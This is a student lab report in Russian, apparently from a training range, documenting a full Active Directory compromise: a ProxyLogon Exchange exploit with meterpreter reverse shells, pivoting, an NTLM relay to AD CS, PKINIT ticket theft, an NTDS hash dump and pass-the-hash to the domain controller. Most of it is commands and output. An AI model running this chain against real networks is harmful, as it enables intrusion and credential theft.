

Лабораторная работа 5

Кибербезопасность предприятия

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Информация

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Создать на контроллере домена пользователя hacker и добавить его в группу локальных администраторов. Получить в результате выполнения флаг в одном из полей созданного пользователя.

Выполнение лабораторной работы

Выполнение лабораторной работы





Рис. 1: Терминал на удаленном рабочем столе Kali Linux

Выполнение лабораторной работы



```
File Actions Edit View Help
(root@kali)-[~]
└─$ nmap -sV -sC 195.239.174.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-25 19:29 MSK
Nmap scan report for 195.239.174.1
Host is up (0.0015s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
25/tcp    open  smtp      Microsoft Exchange smtpd
| smtp-commands: mail.ampire.corp Hello [195.239.174.11], SIZE 37748736, PIPELINING
| NTLM, 8BITMIME, BINARYMIME, CHUNKING, XRDST
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET
|_ssl-date: 2025-11-25T16:30:17+00:00; +1s from scanner time.
|_ssl-cert: Subject: commonName=mail
| Subject Alternative Name: DNS:mail, DNS:mail.ampire.corp
| Not valid before: 2019-06-04T23:05:05
|_Not valid after: 2024-06-04T23:05:05
|_smtp-ntlm-info:
| Target_Name: AMPIRE
| NetBIOS_Domain_Name: AMPIRE
| NetBIOS_Computer_Name: MAIL
| DNS_Domain_Name: ampire.corp
| DNS_Computer_Name: mail.ampire.corp
| DNS_Tree_Name: ampire.corp
|_ Product Version: 10.0.14393
```

Рис. 2: Сканирование сети 195.239.174.0/24

Выполнение лабораторной работы

```
(root@kali)~[~]  
# nmap 195.239.174.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-25 19:32 MSK  
Nmap scan report for 195.239.174.1  
Host is up (0.00094s latency).  
Not shown: 998 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
25/tcp    open  smtp  
443/tcp   open  https  
MAC Address: 02:00:00:A3:67:88 (Unknown)
```

Рис. 3: Результат сканирования сети утилитой nmap

Выполнение лабораторной работы




Рис. 4: Веб-интерфейс Exchange Server

Выполнение лабораторной работы




Рис. 5: Получение версии Exchange Server

Выполнение лабораторной работы


[illegible]

Рис. 6: Версия Exchange Server

Сервер Exchange Server 2016 CU13	18 июня 2019 г.	15.1.1779.2	15.01.1779.002
Exchange Server 2016 CU12 Mar21SU	2 марта 2021 г.	15.1.1713.10	15.01.1713.010
Сервер Exchange Server 2016 CU12	12 февраля 2019 г.	15.1.1713.5	15.01.1713.005
Exchange Server 2016 CU11 Mar21SU	2 марта 2021 г.	15.1.1591.18	15.01.1591.018

Рис. 7: Дата выпуска сборки Exchange Server


Выполнение лабораторной работы



```
Shell No. 1
File Actions Edit View Help
$ /usr/share/kali-menu/helper-scripts/metasploit-framework.sh
[sudo] password for reduser2:
[+] Starting database
[i] The database appears to be already configured, skipping initialization
Metasploit tip: Writing a custom module? After editing your module, why not t
ry
the reload command
[*] Starting the Metasploit FFramework console... /
```

Рис. 8: Запуск модуля Metasploit

Выполнение лабораторной работы



```
File Actions Edit View Help
57 \_ action: Dump (Contacts)
58 \_ action: Dump (Emails)
59 exploit/windows/http/exchange_proxylogon_rce
60 \_ target: Windows Powershell
61 \_ target: Windows Dropper
62 \_ target: Windows Command
63 auxiliary/scanner/http/exchange_proxylogon
64 exploit/windows/http/exchange_proxynotshell_rce
65 \_ target: Windows Dropper
66 \_ target: Windows Command
67 exploit/windows/http/exchange_proxyshe11_rce
68 \_ target: Windows Powershell
69 \_ target: Windows Dropper
```

Рис. 9: Перечень модулей Metasploit, предназначенных для атаки на почтовый сервер

Выполнение лабораторной работы





Рис. 10: Легитимная почта одного из сотрудников

Выполнение лабораторной работы

```
[*] Using exploit/windows/http/exchange_proxylogon_rce
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/exchange_proxylogon_rce) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/http/exchange_proxylogon_rce) > set rhosts 195.239.174.1
rhosts => 195.239.174.1
msf6 exploit(windows/http/exchange_proxylogon_rce) > set email manager1@ampire.corp
email => manager1@ampire.corp
msf6 exploit(windows/http/exchange_proxylogon_rce) > █
```

Рис. 11: Установка необходимых для модуля параметров

Выполнение лабораторной работы



```
File Actions Edit View Help
[*] Internal server name (mail.ampire.corp)
[*] https://195.239.174.1:443 - Sending autodiscover request
[*] Server: 813cd796-ec2a-4f85-b8a0-5262b2785991@ampire.corp
[*] LegacyDN: /o=AMpire/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=d0ef0ec70f7346ccabf88f5bf527aca2-manager1
[*] https://195.239.174.1:443 - Sending mapi request
[*] SID: S-1-5-21-2023689043-296390216-3142847124-1146 (manager1@ampire.corp)
[*] https://195.239.174.1:443 - Sending ProxyLogon request
[*] Try to get a good msExchCanary (by patching user SID method)
[*] ASP.NET_SessionId: c284eaf6-f566-448e-8bbb-1d505259263c
[*] msExchEcpCanary: hyLeP4P75E-anTwp8nQ5ykSIXdfYLD4IFZHSioIfD3pSwervVKRpB2Pwu1G1Z3Uwv8yeJ3X8wEAU.
[*] OAB id: d93a371f-29e4-4341-85b7-cc5b954da02f (OAB (Default Web Site))
[*] https://195.239.174.1:443 - Attempt to exploit for CVE-2021-27065
[*] Preparing the payload on the remote target
[*] Writing the payload on the remote target
[*] Waiting for the payload to be available
[*] Yeeting windows/x64/meterpreter/reverse_tcp payload at 195.239.174.1:443
[*] Sending stage (203846 bytes) to 195.239.174.1
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[+] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\PIVZYV.aspx
[*] Meterpreter session 1 opened (195.239.174.11:4444 → 195.239.174.1:38197) at 2025-11-25 20:17:41 +0300
meterpreter >
```

Рис. 12: Процесс эксплуатации уязвимого сервера Microsoft Exchange

Выполнение лабораторной работы

```
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 6
=====
Name       : Red Hat VirtIO Ethernet Adapter
Hardware MAC : 02:00:00:58:02:35
MTU        : 1500
IPv4 Address : 10.10.10.10
IPv4 Netmask : 255.255.255.0
```

Рис. 13: Сетевые интерфейсы на хосте Microsoft Exchange Server

```
meterpreter > run autoroute -s 10.10.10.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.10.10.0/255.255.255.0 ...
[+] Added route to 10.10.10.0/255.255.255.0 via 195.239.174.1
[*] Use the -p option to list all active routes
meterpreter > █
```

Рис. 14: Перенаправление портов во внутреннюю сеть

Выполнение лабораторной работы

```
meterpreter > run post/windows/gather/arp_scanner rhosts=10.10.10.0/24
[*] Running module against MAIL (195.239.174.1)
[*] ARP Scanning 10.10.10.0/24
[+] IP: 10.10.10.5 MAC 02:00:00:58:02:34 (UNKNOWN)
[+] IP: 10.10.10.10 MAC 02:00:00:58:02:35 (UNKNOWN)
[+] IP: 10.10.10.15 MAC 02:00:00:58:02:31 (UNKNOWN)
[+] IP: 10.10.10.20 MAC 02:00:00:58:02:30 (UNKNOWN)
[+] IP: 10.10.10.25 MAC 02:00:00:58:02:32 (UNKNOWN)
[+] IP: 10.10.10.21 MAC 02:00:00:58:02:38 (UNKNOWN)
[+] IP: 10.10.10.30 MAC 02:00:00:58:02:36 (UNKNOWN)
[+] IP: 10.10.10.35 MAC 02:00:00:58:02:37 (UNKNOWN)
[+] IP: 10.10.10.40 MAC 02:00:00:58:02:2e (UNKNOWN)
[+] IP: 10.10.10.45 MAC 02:00:00:58:02:3a (UNKNOWN)
[+] IP: 10.10.10.55 MAC 02:00:00:58:02:33 (UNKNOWN)
[+] IP: 10.10.10.254 MAC 02:00:00:58:02:2f (UNKNOWN)
[+] IP: 10.10.10.255 MAC 02:00:00:58:02:35 (UNKNOWN)
meterpreter > 
```

Рис. 15: Сканирование внутреннего периметра организации

Выполнение лабораторной работы

```
meterpreter > run post/windows/gather/enum_ad_computers
Domain Computers
```

dNSHostName	distinguishedName	description	operatingSystem	operatingSystemServicePack
ad.ampire.corp	CN=AD,OU=Domain Controllers,DC=ampire,DC=corp		Windows Server 2016 Standard	
fs.ampire.corp	CN=FS,CN=Computers,DC=ampire,DC=corp		Windows Server 2016 Standard	
mail.ampire.corp	CN=MAIL,CN=Computers,DC=ampire,DC=corp		Windows Server 2016 Standard	
cs.ampire.corp	CN=CS,CN=Computers,DC=ampire,DC=corp		Windows Server 2016 Standard	

```
meterpreter > 
```

Рис. 16: Перечень хостов в каталоге контроллера домена

```
meterpreter > shell
Process 14476 created.
Channel 2 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>nslookup cs.ampire.corp
nslookup cs.ampire.corp
Server:  ad.ampire.corp
Address:  10.10.10.20

Name:    cs.ampire.corp
Address: 10.10.10.40

c:\windows\system32\inetsrv>
```

Рис. 17: Поиск хоста CS

Выполнение лабораторной работы

```
GNU nano 8.2
127.0.0.1 localhost
127.0.1.1 kali
127.0.0.1 fonts.googleapis.com
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
195.239.174.125 puppet

10.10.10.20 ad.ampire.corp
10.10.10.40 cs.ampire.corp
10.10.10.20 AMPIRE.CORP
195.239.174.25 portal.ampire.corp
```

Рис. 18: Содержимое файла /etc/hosts

Выполнение лабораторной работы

```
c:\windows\system32\inetsrv>net user /add hack qwe123 /domain
net user /add hack qwe123 /domain
The request will be processed at a domain controller for domain ampire.corp.

The command completed successfully.

c:\windows\system32\inetsrv>net users /domain
net users /domain
The request will be processed at a domain controller for domain ampire.corp.

User accounts for \\ad.ampire.corp
```

\$431000-8GTOTKF97VJ7	Administrator	DefaultAccount
dev1	dev2	Flag
Guest	hack	HealthMailbox014a1a5
HealthMailbox21699d8	HealthMailbox3d3b988	HealthMailbox55bbbbe
HealthMailbox7c3108b	HealthMailbox80daf1b	HealthMailbox9829ef5
HealthMailboxb811916	HealthMailboxcff9eca	HealthMailboxe7af218
HealthMailboxf84e8a7	hr1	it1
it10	it2	it3
it4	it5	it6
it7	it8	it9
krbtgt	manager	manager1
SM_16351e6704a142b38	SM_30b62db058f84e0e8	SM_34e8a16fe94c4f818
SM_521279b51efb4d68b	SM_680401a071b742339	SM_c57a5f99bc2740f8b
SM_ccd5060f6e0149f99	SM_dd745eced9d8438cb	SM_e0a21ea7c85d4043a
vip		

```
The command completed with one or more errors.

c:\windows\system32\inetsrv>
```

Рис. 19: Добавление в домен нового пользователя hack

Выполнение лабораторной работы

```
c:\windows\system32\inetsrv>exit
exit
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(windows/http/exchange_proxylogon_rce) > use socks proxy

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/server/socks_proxy	.	normal	No	SOCKS Proxy Server
1	auxiliary/server/socks_unc	.	normal	No	SOCKS Proxy UNC Path Redirect

```
ion

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/server/socks_unc
msf6 exploit(windows/http/exchange_proxylogon_rce) > |
```

Рис. 20: Выход из shell и поиск модуля socks_proxy

Выполнение лабораторной работы

```
msf6 exploit(windows/http/exchange_proxylogon_rce) > use 0
msf6 auxiliary(server/socks_proxy) > set srvhost 127.0.0.1
srvhost => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server

msf6 auxiliary(server/socks_proxy) > jobs

Jobs
==

```

Id	Name	Payload	Payload opts
0	Auxiliary: server/socks_proxy		

```
msf6 auxiliary(server/socks_proxy) > █
```

Рис. 21: Запуск и проверка работоспособности прокси-сервера

```
(root@kali)~# proxychains certipy-ad find -target ad.ampire.corp -u hack -p 'qwe123'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:636 ... OK
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'ampire-CS-CA-1' via CSRA
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.48:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.48:49677 ... OK
[!] Got error while trying to get CA configuration for 'ampire-CS-CA-1' via CSRA: CASSessionError: code: 0x00070005 - E_A
r.
[*] Trying to get CA configuration for 'ampire-CS-CA-1' via RRP
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.48:445 ... OK
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'ampire-CS-CA-1'
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.48:80 ... OK
[*] Saved BloodHound data to '20251125203910_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20251125203910_Certipy.txt'
[*] Saved JSON output to '20251125203910_Certipy.json'

(root@kali)~#
```

Рис. 22: Поиск вектора атаки через центр сертификации

Выполнение лабораторной работы



```
root@kali: ~ - x root@kali: ~ - x
GNU nano 8.2 20251125203910_Certipy.json

{
  "Permissions": {
    "Owner": "AMPIRE.CORP\\Administrators",
    "Access Rights": {
      "2": [
        "AMPIRE.CORP\\Administrators",
        "AMPIRE.CORP\\Domain Admins",
        "AMPIRE.CORP\\Enterprise Admins"
      ],
      "1": [
        "AMPIRE.CORP\\Administrators",
        "AMPIRE.CORP\\Domain Admins",
        "AMPIRE.CORP\\Enterprise Admins"
      ],
      "512": [
        "AMPIRE.CORP\\Authenticated Users"
      ]
    }
  },
  "Vulnerabilities": {
    "ESCA": "Web Enrollment is enabled and Request Disposition is set to Issue"
  }
}
```

Рис. 23: Просмотр файла Certipy.json в редакторе vim

Выполнение лабораторной работы

```
(root@kali)-[~]
# responder -I eth0 -v

[+] NBT-NS, LLMNR & MDNS Responder 3.1.5.0

To support this project:
Github → https://github.com/sponsors/lgandx
Paypal → https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [OFF]
```

Рис. 24: Запуск утилиты responder

Выполнение лабораторной работы

```
msf6 auxiliary(> run)
[*] Current Session Variables:
  Responder Machine Name [WIN-CAYASDRZFUU]
  Responder Domain Name  [UF83.LOCAL]
  Responder DCE-RPC Port [47691]
[*] Listening for events ...
msf6 auxiliary(> run)
[*] Starting the SOCKS proxy server
```

Рис. 25: Запуск утилиты responder

Выполнение лабораторной работы

[illegible]

Рис. 26: Запуск утилиты PetitPotam для проверки возможности принуждения к аутентификации

Выполнение лабораторной работы

[illegible]

Рис. 27: Запрос на аутентификацию от контроллера домена, перехваченный утилитой responder

Выполнение лабораторной работы

[illegible]

Рис. 28: Остановка утилиты responder

Выполнение лабораторной работы

```
└─$ proxychains impacket-ntlmrelayx -debug -smb2support --target http://10.10.10.40/certsrv --ads --template KerberosAuthentication
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client DC59MC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Attack MSSQL loaded..
[*] Protocol Attack RPC loaded..
[*] Protocol Attack HTTP loaded..
[*] Protocol Attack HTTPS loaded..
[*] Protocol Attack LDAP loaded..
[*] Protocol Attack LDAPS loaded..
[*] Protocol Attack DC59MC loaded..
[*] Protocol Attack IMAP loaded..
[*] Protocol Attack IMAPS loaded..
[*] Protocol Attack SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
```

Рис. 29: Запуск утилиты ntlmrelayx

Выполнение лабораторной работы

```
*] Servers started, waiting for connections
*] SMBD-Thread-5 (process_request_thread): Received connection from 195.239.174.1, attacking target http://10.10.10.40
proxchains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.40:80 ... OK
*] HTTP server returned error code 301, treating as a successful login
*] Authenticating against http://10.10.10.40 as AMPiRE/AD$ SUCCEED
*] SMBD-Thread-7 (process_request_thread): Received connection from 195.239.174.1, attacking target http://10.10.10.40
proxchains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.40:80 ... OK
*] HTTP server returned error code 301, treating as a successful login
*] Authenticating against http://10.10.10.40 as AMPiRE/AD$ SUCCEED
*] Generating CSR ...
*] CSR generated!
*] Getting certificate...
*] Skipping user AD$ since attack was already performed
*] GOT CERTIFICATE! ID 8
*] Writing PKCS#12 certificate to ./AD$.pfx
*] Certificate successfully written to file
```

Рис. 30: Сертификат PKCS12, сохраненный в файле


Выполнение лабораторной работы

```
(root@kali)~[/usr/tools/ad_exploitation/PKINITtools]
# proxychains python3 gettgtpkinit.py -cert-pfx /root/AD/$.pfx -dc-ip 10.10.10.20 ampire.corp/ad/$ ticket.ccache
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
2025-11-25 20:54:04,899 minikerberos INFO Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-11-25 20:54:05,617 minikerberos INFO Requesting TGT
INFO:minikerberos:Requesting TGT
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:88 ... OK
2025-11-25 20:54:05,870 minikerberos INFO AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-11-25 20:54:05,870 minikerberos INFO 79f7db6aea4ce4b094a00d6872a5d767f62976a05017baed3f8c4fc46f0f75df
INFO:minikerberos:79f7db6aea4ce4b094a00d6872a5d767f62976a05017baed3f8c4fc46f0f75df
2025-11-25 20:54:05,875 minikerberos INFO Saved TGT to file
INFO:minikerberos:Saved TGT to file

(root@kali)~[/usr/tools/ad_exploitation/PKINITtools]
```

Рис. 31: Запуск утилиты gettgtpkinit и получение TGT-билета

Выполнение лабораторной работы



```
(root@kali)~[/usr/tools/ad_exploitation/PKINITtools]
# ls
getnthash.py  gets4uticket.py  gettgtpkinit.py  LICENSE  ntlmrelayx  README.md  requirements.txt  ticket.ccache
(root@kali)~[/usr/tools/ad_exploitation/PKINITtools]
```

A terminal window screenshot showing the command 'ls' being executed in the directory '/usr/tools/ad_exploitation/PKINITtools'. The output lists several files: 'getnthash.py', 'gets4uticket.py', 'gettgtpkinit.py', 'LICENSE', 'ntlmrelayx', 'README.md', 'requirements.txt', and 'ticket.ccache'. The file 'ticket.ccache' is highlighted with a white box.

Рис. 32: Местонахождение файла ticket.ccache

```
(root@kali)-[/usr/tools/ad_exploitation/PKINITtools]
# export KRB5CCNAME=ticket.ccache

(root@kali)-[/usr/tools/ad_exploitation/PKINITtools]
#
```

Рис. 33: Добавление TGT-билета в переменные среды

Выполнение лабораторной работы

```

[ root@kali:~ ]# /usr/tools/ad_exploitation/PKINITtools
└─$ printenv
COLORFGBG=15;0
COLORTERM=truecolor
COMMAND_NOT_FOUND_INSTALL_PROMPT=1
DISPLAY=:10.0
DOTNET_CLI_TELEMETRY_OPTOUT=1
HOME=/root
LANG=en_US.UTF-8
LANGUAGE=en_US:en
LOGNAME=root
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/sbin:/usr/bin
PKEEXEC_UID=1002
POWERSHELL_TELEMETRY_OPTOUT=1
POWERSHELL_UPDATECHECK=Off
QT_QPA_PLATFORMTHEME=qt5ct
SHELL=/bin/zsh
TERM=xterm-256color
USER=root
WINDOWID=0
XAUTHORITY=/home/reduser2/.Xauthority
SHLVL=1
PWD=/usr/tools/ad_exploitation/PKINITtools
OLDPWD=/root
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd
x=01;32:*;7z=01;31:*;ace=01;31:*;alz=01;31:*;apk=01;31:*;arc=01;31:*
01;31:*;dwm=01;31:*;dz=01;31:*;ear=01;31:*;egg=01;31:*;esd=01;31:*;g
*lzo=01;31:*;pyz=01;31:*;rar=01;31:*;rpm=01;31:*;rz=01;31:*;sar=01
;01;31:*;txz=01;31:*;tz=01;31:*;tzo=01;31:*;tzst=01;31:*;udeb=01;31
;1*.avif=01;35*.*.jpg=01;35*.*.jpeg=01;35*.*.mjpg=01;35*.*.mjpeg=01;35*.*
35*.*.tif=01;35*.*.tiff=01;35*.*.png=01;35*.*.svg=01;35*.*.svgz=01;35*.*.m
35*.*.webp=01;35*.*.ogm=01;35*.*.mp4=01;35*.*.m4v=01;35*.*.mp4v=01;35*.*.v
*.avi=01;35*.*.fl1=01;35*.*.flv=01;35*.*.gl=01;35*.*.dl=01;35*.*.xcf=01;3
0;36*.*.flac=00;36*.*.m4a=00;36*.*.mid=00;36*.*.midi=00;36*.*.mka=00;36*.*
36*.*.xspf=00;36*.*=00;90*.*#=00;90*.*.bak=00;90*.*.crdownload=00;90*.*.c
.part=00;90*.*.rej=00;90*.*.rpmnew=00;90*.*.rpmorig=00;90*.*.rpmsave=00;
LESS_TERMCAP_mb=
LESS_TERMCAP_md=
LESS_TERMCAP_me=
LESS_TERMCAP_so=
LESS_TERMCAP_se=
LESS_TERMCAP_us=
LESS_TERMCAP_ue=
KRB5CCNAME=ticket.ccache
_/usr/bin/printenv

```

Выполнение лабораторной работы

```
(root@kali)-[/usr/tools/ad_exploitation/PKINITtools]
# proxychains impacket-secretsdump -k ad.ampire.corp -no-pass -just-dc
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:88 ... OK
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:49666 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:88 ... OK
ampire.corp\Administrator:500:aad3b435b51404eeaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0a04d643315712d7005dd7530e20be77:::
```

Рис. 35: Выгрузка хешей в домене AMPIRE.CORP

Выполнение лабораторной работы

```
msf6 post(windows/gather/enum_ad_computer) > use windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec) > set smbpass aad3b435b51404eeaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f:::
smbpass => aad3b435b51404eeaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f:::
msf6 exploit(windows/smb/psexec) > set smbpass aad3b435b51404eeaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f
smbpass => aad3b435b51404eeaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f
msf6 exploit(windows/smb/psexec) > set smbuser Administrator
smbuser => Administrator
msf6 exploit(windows/smb/psexec) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/smb/psexec) > set rhost 10.10.10.20
rhost => 10.10.10.20
msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] 10.10.10.20:445 - Connecting to the server...
[*] 10.10.10.20:445 - Authenticating to 10.10.10.20:445 as user 'Administrator' ...
[*] 10.10.10.20:445 - Selecting PowerShell target
[*] 10.10.10.20:445 - Executing the payload...
[*] 10.10.10.20:445 - Service start timed out, OK if running a command or non-service executable.
..
[*] Sending stage (177734 bytes) to 195.239.174.1
[*] Meterpreter session 2 opened (195.239.174.11:4444 -> 195.239.174.1:40806) at 2025-11-25 21:07:55 +0300

meterpreter > |
```

Рис. 36: Получение meterpreter-сессии с контроллером домена

Выполнение лабораторной работы

```
meterpreter > shell
Process 2736 created.
Channel 1 created.
